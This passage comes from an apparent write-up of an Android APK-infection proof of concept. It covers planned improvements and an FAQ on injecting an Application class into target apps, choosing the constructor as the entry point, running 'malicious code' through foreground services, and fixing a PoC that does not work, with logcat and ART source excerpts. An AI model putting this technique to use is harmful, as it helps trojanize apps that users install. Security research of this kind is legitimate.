Thus, it is assumed that the application has one DEX file. The restriction applies because the android versions before Android 5.0 (API level 21) use the Dalvik virtual machine to run the code. By default, Dalvik only accepts a single DEX file in the APK. To get around this limitation, you should use the above libraries. Android versions after Android 5.0 (API level 21), instead of Dalvik, use the ART system, which natively supports multiple DEX files in an application, because when you install an application, it will compile all DEXs into one .oat file. See official documentation for details.

Further PoC improvements

1. If an application does not have its own Application class, you should add InjectedApp to AndroidManifest.xml
2. Adding your tags to AndroidManifest.xml
3. APK signing
4. Getting rid of AndroidManifest.xml decoding

FAQ

Q: Why not use underscores in the full name of InjectedApp, so it is almost guaranteed to be alphabetically above any name in the Application class of the target application?

A: Technically it's possible, but there will be problems with Android 5 and there will be the following error:

```
D/AndroidRuntime( 3891): Calling main entry com.android.commands.pm.Pm
D/DefContainer( 3414): Copying /mnt/shared/App/20200629234847850.apk to base.apk
W/PackageManager( 1802): Failed parse during installPackageLI
W/PackageManager( 1802): android.content.pm.PackageParser$PackageParserException:
/data/app/vmdl1642407162.tmp/base.apk (at Binary XML file line #48): Bad class name
_______._________._000000000000000000000000000000000000000000000000000000000000.Inject
edApp in package XXXXXXXXXXXXXXXXXXx
W/PackageManager( 1802):        at
android.content.pm.PackageParser.parseBaseApk(PackageParser.java:885)
W/PackageManager( 1802):        at
android.content.pm.PackageParser.parseClusterPackage(PackageParser.java:790)
W/PackageManager( 1802):        at
android.content.pm.PackageParser.parsePackage(PackageParser.java:754)
```

```
W/PackageManager( 1802):        at
com.android.server.pm.PackageManagerService.installPackageLI(PackageManager
Service.java:10816)
W/PackageManager( 1802):        at
com.android.server.pm.PackageManagerService.access$2300(PackageManagerServi
ce.java:236)
W/PackageManager( 1802):        at
com.android.server.pm.PackageManagerService$6.run(PackageManagerService.jav
a:8888)
W/PackageManager( 1802):        at
android.os.Handler.handleCallback(Handler.java:739)
W/PackageManager( 1802):        at
android.os.Handler.dispatchMessage(Handler.java:95)
W/PackageManager( 1802):        at android.os.Looper.loop(Looper.java:135)
W/PackageManager( 1802):        at
android.os.HandlerThread.run(HandlerThread.java:61)
W/PackageManager( 1802):        at
com.android.server.ServiceThread.run(ServiceThread.java:46)
```

Q: Why not inject Activity and write it in the manifest instead of the main one, because it also starts first? Yes, with this method, payload will run a little later, but it's not critical.

A: There are two problems in this approach. The first is that there are applications that use a lot of tags activity-alias in the manifest that refer to the name of the main activity. In this case we will have to patch not one line in the manifest, but several. It also makes it difficult to parse and find the name of the desired Activity. The second is that the main Activity runs in the main UI thread, which imposes some restrictions on the malicious code.

Q: But you can't use services in an Application class. What kind of malicious code can there be without services?

A: First of all, this restriction is introduced in the Android version starting with API 25. Secondly, this limitation applies to the android applications in general, not to the Application class specifically. Third, you can use services, but not ordinary services, but foreground.

Q: Your PoC is not working

A: In this case, make sure that:

1. The original application works
2. All file paths in PoC are correct
3. There's nothing unusual in apkinfector.log.
4. The name of the original Application class in the patched InjectedApp.dex is really in its place.
5. The target application uses its Application class. Otherwise, PoC inoperability is predictable.

If nothing helped, try to play with the -min-api parameter when compiling classes. If nothing worked, then create an issue on github.

Q: Why was the Application constructor selected for the infection and not the OnCreate() method?

A: The point is that there are applications that have an Application class that has the OnCreate() method with the final modifier. If you put your Application with OnCreate(), the android will generate an error:

```
06-28 07:27:59.770  2153  4539 I ActivityManager: Start proc 6787:xxxxxxxxx/u0a46 for activity
xxxxxxxxx/.Main
06-28 07:27:59.813  6787  6787 I art     : Rejecting re-init on previously-failed class
java.lang.Class<InjectedApp>:
 java.lang.LinkageError: Method void InjectedApp.onCreate() overrides final method in class LX/001;
(declaration of 'InjectedApp' appears in /data/app/xxxxxxxxx-1/base.apk:classes2.dex)
```

Reasons for the error here

```
if (super_method->IsFinal()) {
          ThrowLinkageError(klass.Get(), "Method %s overrides final method
in class %s",
                            virtual_method->PrettyMethod().c_str(),
                            super_method->GetDeclaringClassDescriptor());
          return false;
        }
```

The Android detects that the super method is final and gives out an error.

In Java, if you have not created any constructor, the compiler will create it for you (without parameters). If you have created a constructor with parameters, then the constructor without parameters is not automatically created. Since we call a constructor without parameters, you may think that there is a problem if the target application's app class contains a constructor with parameters. But it is not correct because Android requires a default constructor. Otherwise, you get this error.

```
06-28 08:51:54.647  8343  8343 D AndroidRuntime: Shutting down VM
06-28 08:51:54.647  8343  8343 E AndroidRuntime: FATAL EXCEPTION: main
06-28 08:51:54.647  8343  8343 E AndroidRuntime: Process: xxxxxxxxx, PID:
8343
06-28 08:51:54.647  8343  8343 E AndroidRuntime:
java.lang.RuntimeException: Unable to instantiate application
xxxxxxxxx.YYYYYY: java.lang.InstantiationException:
java.lang.Class<xxxxxxxxx.YYYYYY> has no zero argument constructor
06-28 08:51:54.647  8343  8343 E AndroidRuntime:        at
android.app.LoadedApk.makeApplication(LoadedApk.java
```